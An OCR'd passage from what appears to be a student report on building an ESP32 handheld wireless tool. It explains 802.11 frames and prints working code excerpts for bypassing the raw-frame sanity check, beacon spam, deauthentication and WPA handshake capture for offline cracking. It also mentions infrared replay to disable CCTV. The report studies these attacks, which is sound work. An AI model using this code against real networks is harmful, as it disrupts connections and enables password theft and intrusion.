


Figure 4.9 - Vibration Motor Schematic (left), PCB Layout (middle), 3D View (right)

Notification of success and failure are the most common messages that the motor will be used to transmit. This will be done with two distinct vibration patterns in set functions; a longer pulse followed by two shorter pulses for success and two longer pulses for a failure, shown in the code below contained where '`vibro`' is the vibration motor library object. One item in the settings menu is a toggle enabling and disabling the vibration motor persistent across reboots. To efficiently implement this, the '`successVibration`' and '`failureVibration`' are always called by the main program, with the check for vibration status handled internally, reducing the number of '*if cases*' within the application's main operation.

```
void successVibration() {
  if (vibrationEnabled) {
    vibro.pulseFor(750);
    delay(250);
    vibro.pulse(2);
  }
}
void failureVibration() {
  if (vibrationEnabled) {
    vibro.pulseFor(1250);
    delay(250);
    vibro.pulseFor(1250);
  }
}
```

4.3 Testing

The unit testing below confirms basic operation of the microSD card and touchscreen, with *11 Final System Testing* and Validation, containing the complete testing of the features as they are used in conjunction with the rest of the device.

4.3.1 MicroSD Card Connection and Reading

A settings file was placed inside of the microSD card's root directory and a test script was created which attempted to open the file, reading the contents which state whether vibration is enabled or disabled for the device shown in *Figure 4.10*.


```
void setup() {
    Serial.begin(115200);
    spiBus.begin(39, 41, 40, 42);
    if (!SD.begin(42, spiBus)) {                // Initialize the SD card with the passed SPI bus
        Serial.println("Card Mount Failed");
        return;
    }
    File root = SD.open("/");                   // Open the root directory of the SD card
    File file = SD.open("/settings.txt", FILE_READ);  // Open the settings.txt file
    if (file) {
        Serial.println("File opened successfully");
        while (file.available()) {              // Read the file until the end
            Serial.write(file.read());          // Print the contents to the serial monitor
        }
        file.close();                           // Close the file after reading
    } else {
        Serial.println("Failed to open file");  // Print error message if file cannot be opened
    }
}
```

```
mode:DIO, clock div:1
load:0x3fce3808,len:0x44c
load:0x403c9700,len:0xbe4
load:0x403cc700,len:0x2a68
entry 0x403c98d4
File opened successfully
vibration:enabled
```

Figure 4.10 - Test File Loading Code (left), Output (right)

4.3.2 Touchscreen Graphics Display and Input Handling

GUIslice comes with included example code, intended to be used when verifying configuration options and connection to the controller. The file "`ex02_ardmin_btn_txt.ino`" [46], displays a button, printing to the serial monitor on detection of a touch input, shown in *Figure 4.11*.




```
- Init display handler [TFT_eSPI] OK
- Init touch handler [XPT2046_PS(SPI-HW)] OK
Quit button pressed
```

Figure 4.11 - Test GUI Display (left), Output (right)

5 Wi-Fi

Public space, cafes, homes, schools and offices all have Wi-Fi networks that allow users to connect their phones, laptops and other devices, transmitting potentially sensitive information with little to no concern or understanding of the risks and vulnerabilities that exits.

5.1 Research and Methodology

5.1.1 The IEEEE 802.11 Wi-Fi Standard

Any device that is needed to connect to and transmit information via a Wi-Fi network, it must follow a universal set of standards known as '*IEEE 802.11*', commonly known as '802.11', sets out the strict method and format needed. First introduced in 1997, "*enabling wireless data transmission at up to 2 Mbit/s using an unlicensed 2.4 GHz radio spectrum*" [47], with mass adoption happening in 1999 when Apple began selling devices with Wi-Fi connectivity. Part of the standard defines terminology used when describing devices; the main that are relevant for the project is station (STA), any device capable of communicating using the 802.11 standard, and access point (AP), a device that other devices connect to, interfacing with the wired network.

802.11 the transmission of information is done by encapsulating data into what are called 'Wi-Fi *frames*', also referred to by '*packets*. Wi-Fi frames are categorised by three types; management, control and data [48], determining the purpose of the transmission and actions that will be taken. The first level in *Figure 5.1*, shows the format of a Wi-Fi frame, where the first part called the '*MAC header*' is further broken down, with the key fields that are used highlighted in yellow. The '*Frame body*' is where the core data being sent is stored and is almost always encrypted. In attempt to verify that a received frame has not been tampered with, there is a checksum contained within the '*Trailer*' which can be compared with the received frame to verify that they match.




Figure 5.1 - IEEE 802.11 Wi-Fi Frame Format

Some of the information contained within the MAC header are '*Frame control*' identifying the frame's type and subtype. Up to four addresses, indicating the source of the frame, final destination, transmitter address, receiver address which is the target recipient of the frame and '*BSSID*' which is the mac address of the AP the device is connected to. '*ToDS*' and '*FromDS*' are 1 bit indicators, for the direction of the packet where DS stands for '*Distribution System*'.

5.1.2 IEEE 802.11 Wi-Fi Management Fames

Management frames are responsible for tasks such as advertisement of a networks Service Set Identifier (SSID), the name of the network, maintenance and security of the connection between devices. They further broken down into thirteen subtypes identified by a 4-bit number in the MAC header, detailed in *Table 5.1*.

Subtype Field	Name	Description
0000	Association request	Used by a STA when wanting to connect to an AP
0001	Association response	Response to association requests with capabilities of the network
0010	Reassociation request	Similar to association, used to switch between APs on same network
0011	Reassociation response	Response to reassociation request allowing or denying switching Aps
0100	Probe request	Used to scan for APs, either specifying one to look for or not
0101	Probe response	An AP's response containing the networks name targeting the sender
0110	Timing advertisement	Sends time to devices that can't keep their own - no longer used
0111	Reserved	Not used
1000	Beacon	Transmission of networks SSID, supported standards and encryption
1010	Disassociation	Terminates the connection and can be sent by either AP or STA
1011	Authentication	Sent between STA and AP to secure connection and ensure security
1100	Deauthentication	Sent by AP resetting connection from STA requiring reauthentication
1110	Action	Used to complete addition actions contained in the frame body

Table 5.1 - IEEE 802.11 Wi-Fi Management Frame Subtypes

Due to stringent 802.11 standards which compliant devices must adhere to, the management frames listed are potential vulnerabilities that can be exploited, forming the basis of the Wi-Fi attacks. When data contained within the frames is manually set or modified, commonly known as 'Raw Frame manipulation', they can be made to appear to originate from a different source.

5.1.3 IEEE 802.11 Beacon Frames, Exploits and Attacks

The simplest of the management frames that can interfere with network stability are beacon frames, responsible for advertising a network's SSID to clients [49]. It is possible to transmit frames to nearby devices, each with unique network names and using randomly generated MAC addresses as the Basic Service Set Identifier (BSSID). When a large number of these are sent, the Wi-Fi spectrum becomes congested and connections to other networks are slowed and sometimes not received. *Table 5.2* details the relevant data fields and their contents of the beacon frames.

Section	Field	Contents
MAC Header	Type	'00' – Management Frame
	Subtype	'1000' – Beacon
	ToDS / FromDS	'0 0' – Frame is not leaving the network
	Address 1	'ff:ff:ff:ff:ff:ff' – Wildcard MAC address, so all devices recognise the frame
	Address 2	Random generated MAC address that the frame is appearing to originate from
	Address 3	Random generated MAC address that the frame is appearing to originate from
	Address 4	Not used
Body	Timestamp	How long the AP has been active – can be fixed value or random in attack
	Beacon interval	Frequency which beacons are sent – value will need to be tested for best result
	Capability info	Details number of network capabilities and properties
	SSID	The name of the network being created – can use predefined list or random
	SSID length	Length of the transmitted SSID
	Supported rates	Details what connection speeds are possible
	Country	'GB' – Country code where network operates to conform with local regulations
	Channel	Which channel of 2.4GHz band is used – changed in each frame for wider spread
	Quiet	Time value where STAs are requested to not transmit for channel scanning purposes
	RSN	Robust secure network, information on security used – will be tested to find best value

Table 5.2 - IEEE 802.11 Beacon Frame Contents

5.1.4 IEEE 802.11 Deauthentication Frames, Exploits and Attacks

Deauthentication frames are used by APs to forcefully terminate connections between devices and can be either sent to a specified devices or all that are connected. Once disconnected, authentication must happen again upon reconnection to the network [50]. Similar to a beacon frame the contents can be customised which allows the frame sent to impersonate another network, known as a '*Deauthentication Attack*' and commonly referred to by '*Deauth*'. Getting the information needed for deauth attacks require minimal work, as beacons sent by APs can be captured the relevant fields can be extracted. The contents that are sent within a deauthentication frame are listed in *Table 5.3*.

Section	Field	Contents
MAC Header	Type	'00' – Management Frame
	Subtype	'1100' – Deauthentication
	ToDS / FromDS	'0 0' – Frame is not leaving the network
	Address 1	MAC address of targeted device or 'ff:ff:ff:ff:ff:ff' to send to all devices
	Address 2	MAC address of network that is being impersonated (BSSID)
	Address 3	MAC address of network that is being impersonated (BSSID)
	Address 4	Not used
Body	Reason code	2 bytes identifying why the frame was sent

Table 5.3 - IEEE 802.11 Deauthentication Frame Contents

A deauthentication frame must contain the reason why the frame has been sent, contained in the frame body represented by a 2-byte value. There are 66 reason codes listed in the 802.11 with an additional 469 that are yet to be implemented, which allows for adaption of new technologies to happen without requiring a major redesign of the standard which would likely be incompatible with a large number of current and legacy devices. An extract of reason codes and their meanings are shown in *Table 5.4*, with the complete list available in *Appendix C*.

Code	Meaning
1	Unspecified reason
2	Previous authentication no longer valid
3	Deauthenticated because sending STA is leaving (or has left) IBSS or ESS
4	Disassociated due to inactivity
5	Disassociated because AP is unable to handle all currently associated STAs
6	Class 2 frame received from non-authenticated STA
7	Class 3 frame received from non-associated STA
8	Disassociated because sending STA is leaving (or has left) BSS
9	STA requesting (re)association is not authenticated with responding STA.
10	Disassociated because the information in the Power Capability element is unacceptable
11	Disassociated because the information in the Supported Channels element is unacceptable
12	Disassociated due to BSS Transition Management
13	Invalid element, that is, an element defined in this standard for which the content does not meet the specifications in Clause 8
14	Message integrity code (MIC) failure
15	4-Way Handshake timeout
16	Group Key Handshake timeout
17	Element in 4-Way Handshake is different from (Re)Association Request/Probe Response/Beacon frame.

Table 5.4 - IEEE 802.11 Reason Codes Extract [51]

5.1.5 IEEE 802.11 Encryption and 4-Way Handshakes

Wireless Geographic Logging Engine, known by '*WiGLE*' is a crowdsourced database which logs and published information on wireless networks [52]. Users capture and record information gathered across the globe on detected networks. Approximately 1.6 billion unique networks are listed in the dataset, where their encryption types are breakdown in *Figure 5.2*. Only two percent of networks logged do not use any encryption, making them highly vulnerable to attack, whilst the majority uses '*WPA2*', introduced in 2004 as an upgrade to '*WPA*' protocol, but still has flaws that can be exploited.




Figure 5.2 - Wi-Fi Network Encryption Protocol Usage Chart [52]

When a network uses one of these protocols, data transmission is encrypted and connected devices are protected. When a device (client) attempts to connect to a network (server) the authentication process that happens is called a '*4-Way Handshake*'. Packets are sent between the client and server exchanging parameters which are used to calculate a unique authentication token called a 'Pairwise Transient Key' (PTK) [53]. Although the network's password is not directly shared in the exchange, the client and server use it within to calculate and validate transmitted values. If the entire handshake is recorded, it can be exported to an external tool that is capable of determining the password through brute force.

To complete a 4-way handshake capture, all transmitted Wi-Fi frames are captured and filtered based on the network they belong to as well as the frame type. The handshake capture normally is done in one of two ways, the first is passive where no action is taken by the recording device, meaning there is not guarantee when the next handshake will happen. An active handshake capture on the other hand, runs a deauthentication attack is initially, disconnecting devices from the network,

and forcing handshakes to happen. Not all networks are as susceptible to handshake capture, or their passwords are more complex to brute force such as when a connection requires a username and password.

5.1.6 Transmitting Raw Wi-Fi Frames with an ESP32

Transmission of raw Wi-Fi is a useful feature in a non-malicious scenario but the risk that they pose is significant. In 2018, Espressif made the decision to remove a programmers ability to create and transmit raw Wi-Fi frames, implementing a validation check prior to transmission to confirm a frame has not been modified [54]. The check is managed within the lowest level of the pre-compiled libraries that come packed with in the '*Espressif IoT Development Framework*' (ESP-IDF) Software Development Kit (SDK). Modification of the library to bypass the check is close to impossible due to parts of the compilation process being restricted. A workaround for this was found through the decompiling the libraries where the function '`ieee80211_raw_frame_sanity_check`' was found which can then be overwritten in the main program code to always return as true [55].

5.2 Programming

5.2.1 Setup

Before preforming any Wi-Fi scans or attacks, the WiFiTools object needs to be initialised and setup shown below. This includes the declaration functions that exit within the ESP Wi-Fi library but are not available by default when using the Arduino IDE. As mentioned in *5.1.6 Transmitting Raw Wi-Fi Frames with an ESP32*, protection against transmitting raw frames need to be bypassed, which is done in two stages. The first is adding the flag '`-w`' to '`build.extra_flags.esp32s3`' in the Arduino IDE compiler settings as well as '`-zmuldefs`' to '`compiler.c.elf.libs.esp32s3`'. Then the function '`ieee80211_raw_frame_sanity_check`', can be overwritten so that all Wi-Fi frames that are checked will be returned as valid.

```
// Overwrite the function allowing for raw frames to be sent
extern "C" int ieee80211_raw_frame_sanity_check(int32_t arg, int32_t arg2, int32_t arg3)
{
    return 0;
}

// Forward declarations of ESP-IDF specific functions
esp_err_t esp_wifi_start();
esp_err_t esp_wifi_set_storage(wifi_storage_t storage);
esp_err_t esp_wifi_set_promiscuous(bool en);
esp_err_t esp_wifi_set_channel(uint8_t primary, wifi_second_chan_t second);
esp_err_t esp_wifi_set_mode(wifi_mode_t mode);
esp_err_t esp_wifi_80211_tx(wifi_interface_t ifx, const void* buffer, int len, bool en_sys_seq);
```

The forward declarations enable custom configuration for the ESP32's behaviour both as an AP and STA. '`esp_wifi_set_promiscuous`' allows for the ESP to function in 'monitor mode' a receiving only state where it captures all Wi-Fi frames regardless of the intended recipient. Storage of Wi-Fi configuration is normally kept in 'Non-Volatile Storage' (NVS) however as the configuration will be changed frequently the location can be modified as well. To send the raw Wi-Fi frame, '`esp_wifi_80211_tx`' is called manually which is normally managed directly by the SDK.

5.2.2 Spam Beacon Generation

1987 is a year remembered not only for US President, Ronald Reagan challenging the General Secretary of the USSR, Mikhail Gorbachev, to "*tear it down"* referring to the Berlin Wall, but also the release of Rick Astley's song "*Never Gonna Give You Up*". The practice of redirecting someone with a link to the music video, is known as '*Rick rolling*'. It is believed that the first occurrence happened in 2007 on "*4chan*" [56], an online image-based bulletin board where a link advertised as the new "*Grand Theft Auto IV*" trailer was shared and instead redirected viewers to the now infamous music video. Since then, Rick rolling has become a frequent non harmful prank and was used as the basis for the spam beacon generation attack.

During the beacon spam attack, Wi-Fi network beacons are generated with the first eight lines of the songs chorus as their SSIDs. Within the WiFiTools library header file a default beacon frame is defined, shown in *Appendix D*, which is modified during the programs run-time with the relevant

parameters needed for transmission. For each generated beacon to be recognised by nearby devices, they need unique BSSIDs; the function below was created to generate this whilst being usable elsewhere in the code.

```
void WiFiTools::generateRandomMac() {
    for (int i = 0; i < 6; i++) {
        randomMacAddr[i] = random(0, 255);
      }
```

To complete a beacon spam attack, the function '`rickRollBeaconSpam`' is called where the user can either specify how long they want the attack to last or use the default value of 15 seconds, an extract of the code is show. First, a number of settings and configurations are applied to the ESP with the expected response of '`ESP_OK`', which is verified before proceeding. The time is then recorded and a 'while loop' is used to execute the attack for the specified duration. Each of the SSIDs are then looped through, assigned a random MAC address with the aforementioned function, setting the frames parameters and then transmitted 100 times which was found to have the best success. Finally, the channel used is changed before the next SSID is transmitted so that the beacons cover a larger portion of the Wi-Fi spectrum, causing greater congestion.

```
esp_err_t err = esp_wifi_init(&cfg);              // Initialize esp_wifi
/* Error check that is repeated after each assignment of 'err'               */
if (err != ESP_OK) {
   Serial.printf("Error: %s\n", esp_err_to_name(err));
   return;
}
...
err = esp_wifi_set_storage(WIFI_STORAGE_RAM);     // Set WiFi storage to RAM
err = esp_wifi_set_mode(WIFI_MODE_STA);           // Set WiFi mode to STA
err = esp_wifi_start();                           // Start WiFi
err = esp_wifi_set_promiscuous(true);             // Set WiFi to promiscuous mode
WiFi.disconnect();                                // Stop any current connections
WiFi.mode(WIFI_AP);                               // Set AP mode
...
long startTime = millis();
while (millis() - startTime < duration) {         // Loop for the set duration
    for (int i = 0; i < 8; i++) {                 // Loop through SSIDs
        char currentSSID[32] = rickRollSSIDs[i];  // Get the SSID to transmit
        generateRandomMac();                      // Generate random MAC address
        /* Set beacon packet parameters for the frame                         */
        /* Using memcpy(&beaconPacket[...], ..., ...)                        */
        ...
        for (int j = 0; j < 100; j++) {           // Transmit 100 times
            err = esp_wifi_80211_tx(WIFI_IF_AP, beaconPacket, packetSize, false);
            ...
        }
        delay(10);
        nextChannel();                            // Change channel
```

5.2.3 Network Scanning

To find which Wi-Fi networks are available, the built-in function '`scanNetworks`' can be used which will get the information of nearby networks. This is then stored within a vector of the struct '`wifi_ap_record_t`', the struct is defined by the ESP Wi-Fi library and using vectors means that the memory allocation can be dynamically managed preventing overflow issues when more networks are found than the array size. These networks can be used by other parts of the program and the user can specify which network they wish to interactive using the index of a network preventing memory duplication. The code extract below shows the WiFiTools libraries scanning function.

```
void WiFiTools::scanWiFiNetworks() {
    std::vector<wifi_ap_record_t> foundWiFiNetworks;
    int numNetworks = WiFi.scanNetworks();
    for (int i = 0; i < numNetworks; i++) {
        wifi_ap_record_t ap;
        ap.rssi = WiFi.RSSI(i);
        ap.authmode = WiFi.encryptionType(i);
        ap.primary = WiFi.channel(i);
        memcpy(ap.bssid, WiFi.BSSID(i), 6);
        memcpy(ap.ssid, WiFi.SSID(i).c_str(), 32);
        foundWiFiNetworks.push_back(ap);
```

5.2.4 Deauthentication

As described in *Table 5.3*, a deauthentication frame's content is minimal and the transmission only requires the correct values to be set in the address fields. To do so the WiFiTools header file contains the skeleton frame '`uint8_t deauthPacket[26]`', shown in *Appendix E*, which is updated with the targeted network and client's information. The deauthentication function below has default parameters set in the header file, allowing for flexible usage passing only the index of the desired item in the 'foundWiFiNetworks' vector or specifying the required values manually. By default, the packet is addressed to all clients by a specific target can be specified. Once the packet if formatted, it will be transmitted for the set number of times and with the set delay.

```
void WiFiTools::deauthNetwork(...) {
    /* Check if networkSSID, networkBSSID, and channel are provided                */
    if (networkSSID != NULL && networkBSSID != NULL && channel != NULL) {
        /* Set the variables for the deauth packet */
        memcpy(apMac, networkBSSID, 6);                  // Set the target network MAC
        if (targetMacAddr != NULL) {
            memcpy(targetMac, targetMacAddr, 6);         // Set the specified target device
        } else {
            memset(targetMac, 0xFF, 6);                  // Set target MAC to all devices
        }
    } else if (...) { /* Used when index of foundWiFiNetworks provided and valid     */
       /* Set variables using foundWiFiNetworks[index] similar to above             */
       ...
    } else { /* Return if invalid configuration to prevent errors                   */
       return;
    }
    for (int i = 0; i < numPackets; i++) {        // Loop for the number of packets to send
        sendDeauthPacket(apMac, targetMac, channel, reasonCode); // Send the deauth packet
        delay(delayMs);                           // Delay for specified time
    }
    WiFi.mode(WIFI_OFF);                          // Turn off Wi-Fi when finished
```

5.2.5 Raw Packet Handling

When in monitor mode, there will be a large number of frames captured and stored by the ESP32, to prevent running out of memory and to efficiently classify them, the function below was programmed. Received packets are split into the MAC header and frame body, the packets BSSID is then checked against the targeted BSSID, ending any further processing if not. WiFiTools contains the custom enum (a set of named constants) '`packetScanFlag`' which is set to the desired action, either for client detection or handshake capture.

```
void WiFiTools::promiscuousPacketHandler(void* buf, wifi_promiscuous_pkt_type_t type) {
    // Cast the buffer to the Wi-Fi packet structure
    const wifi_promiscuous_pkt_t* ppkt = (wifi_promiscuous_pkt_t*)buf;
    const wifi_ieee80211_packet_t* ipkt = (wifi_ieee80211_packet_t*)ppkt->payload;
    const wifi_ieee80211_mac_hdr_t* hdr = &ipkt->hdr;
    // Check if the packet's BSSID matches the target BSSID
    if (memcmp(hdr->addr3, instance->targetBSSID, 6) == 0) {
        if (instance->packetScanFlag == CLIENT_DETECTION) {
            // Filter for client MAC addresses
            instance->filterForClients(hdr);
        } else if (instance->packetScanFlag == HANDSHAKE_CAPTURE) {
            // Filter for handshake packets
            instance->filterForHandshakes(buf, type);
```

5.2.6 Client Detection

In the '`promiscuousPacketHandler`' function, the contents of the captured MAC header is extracted and if it belongs to the target network the '`packetScanFlag`' value is checked and if set to '`CLIENT_DETECTION`', then the header is passed onto the function '`filterForClients`' shown below. This is set by calling '`findClients`', which either uses an index of a previously found network or manually defining the target's BSSID and channel.

```
void WiFiTools::filterForClients(const wifi_ieee80211_mac_hdr_t* hdr) {
    /* Exit if the MAC address is already in the vector */
    for (auto client : detectedClients) {
      if (memcmp(hdr->addr2, client, 6) == 0) {
        return;
      }
    }
    /* Extract the client MAC address stored in the 2nd address filed */
    uint8_t* client = new uint8_t[6];
    memcpy(client, hdr->addr2, 6);
    detectedClients.push_back(client);     // Add the new client to the vector
```

5.2.7 Handshake Capture

Handshakes can be captured in two ways, passive and active, where the only difference is active executing a deauthentication attack on the target network before listening for handshake. These attacks are initiated using the functions '`handshakeCapture`' and '`activeHandshakeCapture`', either manually passing in the networks information or using an index of a pre-found network. The '`packetScanFlag`' is set to '`HANDSHAKE_CAPTURE`' and the '`promiscuousPacketHandler`' function is called in the same way as client detection and passes the packets to the below code.

```
// Create a new HCCAPX structure
HCCAPX hccapx;
// Copy the AP MAC address
memcpy(hccapx.ap_mac, hdr->addr3, 6);
// Copy the STA MAC address
memcpy(hccapx.sta_mac, hdr->addr2, 6);
// Ensure the EAPOL data length does not exceed the buffer size
size_t eapol_len = ppkt->rx_ctrl.sig_len;
if (eapol_len > sizeof(hccapx.eapol)) {
       eapol_len = sizeof(hccapx.eapol);
}
memcpy(hccapx.eapol, payload, eapol_len);
hccapx.eapol_len = eapol_len;
// Ensure the ESSID length does not exceed the buffer size
size_t essid_len = payload[50];
if (essid_len > sizeof(hccapx.essid)) {
       essid_len = sizeof(hccapx.essid);
}
memcpy(hccapx.essid, payload + 51, essid_len);
hccapx.essid_len = essid_len;
// Extract Replay Counter (offset 7-14 in EAPOL-Key frame)
memcpy(hccapx.replay_counter, payload + 7, sizeof(hccapx.replay_counter));
// Extract Key MIC (offset 81-96 in EAPOL-Key frame)
memcpy(hccapx.keymic, payload + 81, sizeof(hccapx.keymic));
// Add the HCCAPX structure to the captured packets vector
capturedPackets.push_back((uint8_t*)&hccapx);
...
File file = sd->open("/wifi/handshake_capture.pcap", FILE_WRITE);
if (file) {
       for (auto packet : capturedPackets) {
              file.write(packet, sizeof(HCCAPX));
       }
       file.close();
       Serial.println("Captured packets saved to SD card");
}
```

Once the packet captured is determined to be a handshake on the targeted network, the relevant contents are extracted and stored within a '`hccapx`' structure and at the end of the attack, it is combined and saved to the SD card where it can be exported and decrypted on a secondary device.

5.3 Testing

Wi-Fi circuitry and the '`WiFiTools`' libraries transmission and reception ability were tested using the beacon generation and network detection functions, shown in *Figure 5.3*. The spam beacons generated during the test that were detected on a windows laptop are shown and the result of the network scanning testing. Multiple entries appear for some networks due to the use of multiple access points for distribution where the testing was conducted which is expected behaviour.

Figure 5.3 - Wi-Fi Test Code (left), Generated Beacons Detected on Laptop (middle), Scanned Networks (right)

6 Infrared

6.1 Research and Methodology

6.1.1 Infrared Control Theory

When you have a device that has a predefined set of commands that can be executed needs to be done wirelessly, possibly the cheapest and most affordable option it to use an infrared LED in the controller and an IR receiver in the target device. This is done in a wide range of devices, from televisions (TV), lighting, air-conditioning units, signage and in some cases closed-circuit television (CCTV) cameras. IR commands are commonly transmitted at a wavelength 950 nm [57] and are modulated on a carrier frequency ranging from 30 kHz to 60 kHz, with 38 kHz being the most used.

The encoding and modulation of commands is done using a range of different protocols with roughly 29 types most commonly used [58], with a large number made up of an 8-bit device address and 8-bit command, making 65536 possible combinations per protocol. In addition to the device address and command, there needs to be an indicator that transmission starts. Different protocols do this in a variety of ways such as a set duration pulse, known as a '*leader*' used by NEC (developed by the NEC corporation) or two '*start-bits*' at a set interval used by RC5 and RC6 (appropriately standing for Remote Control 5/6).

6.1.2 Infrared Vulnerability and Databases

Commands transmitted from a controller are typically the same across device types from the same brand as it is cheaper to design and manufacture allowing for one remote to be used by multiple devices. There is also no level of authentication or validation that the command received by a device comes from a genuine source it becomes possible to capture or reverse-engineer remotes allowing the creation of one remote to rule them all working on a wide range of devices posing a significant vulnerability. Devices such as TVs or speakers at entrances to buildings could be set to the maximum volume distracting security allowing unauthorised entry to be made undetected and IR controlled CCTV cameras can be repositioned or turned off preventing live monitoring and recording.

A GitHub repository "*Flipper-IRDB*" [59] containing the commands for over 40 types of devices from a range of manufacturers was found. Devices are organised by category and manufacturer, with the relevant commands stored in a "`.ir`" file, following the format set out in the '*FlipperZero developer documentation*' [60]. Each command is categorised into two general types, parsed for known protocols or raw which is used when a protocol is unknown containing the required timings, with a list of the additional content contained for each shown in *Table 6.1*. To use the files, a method of parsing the files needs to be developed to interact with the device's hardware.

Name	Use	Type	Description
Name	both	string	Name of the button. Only printable ASCII characters are allowed.
Type	both	string	Type of the signal. Must be parsed or raw.
Protocol	parsed	string	Name of the infrared protocol.
Address	parsed	hex	Payload address. Must be 4 bytes long.
Command	parsed	hex	Payload command. Must be 4 bytes long.
Frequency	raw	uint32	Carrier frequency, in Hertz, usually 38000 Hz.
Duty cycle	raw	float	Carrier duty cycle, usually 0.33.
Data	raw	uint32	Raw signal timing, microseconds between logic level changes. Maximum time is 1024.

Table 6.1 - '.ir' File Type Content Fields [60]

6.2 Design and Programming

6.2.1 Infrared Transmitter and Receiver Design

To be able to transmit and receive signals, and IR LED and IR receiver was added to the PCB. For IR receivers, there is the choice of using a phototransistor which would need an external amplifier and filtering to decode signals. The second option is a premade receiver that has onboard filtering and amplification. It was decided to go with the premade receiver as their performance is better, with less noise and a further range. Transmission of IR signals is done with a 950 nm IR LED measuring 3.1 mm tall and a diameter of 3.8 mm [61], manufactured by '*ROHM Semiconductor*'. Similar to the vibration motor, the current draw of the led is greater than wat can be driven from an EPS32 pin so a transistor is needed to power and control the output, shown in *Figure 6.1*.




Figure 6.1 - IR Transmitter and Receiver Schematic (left), PCB Layout (middle), 3D View (right)

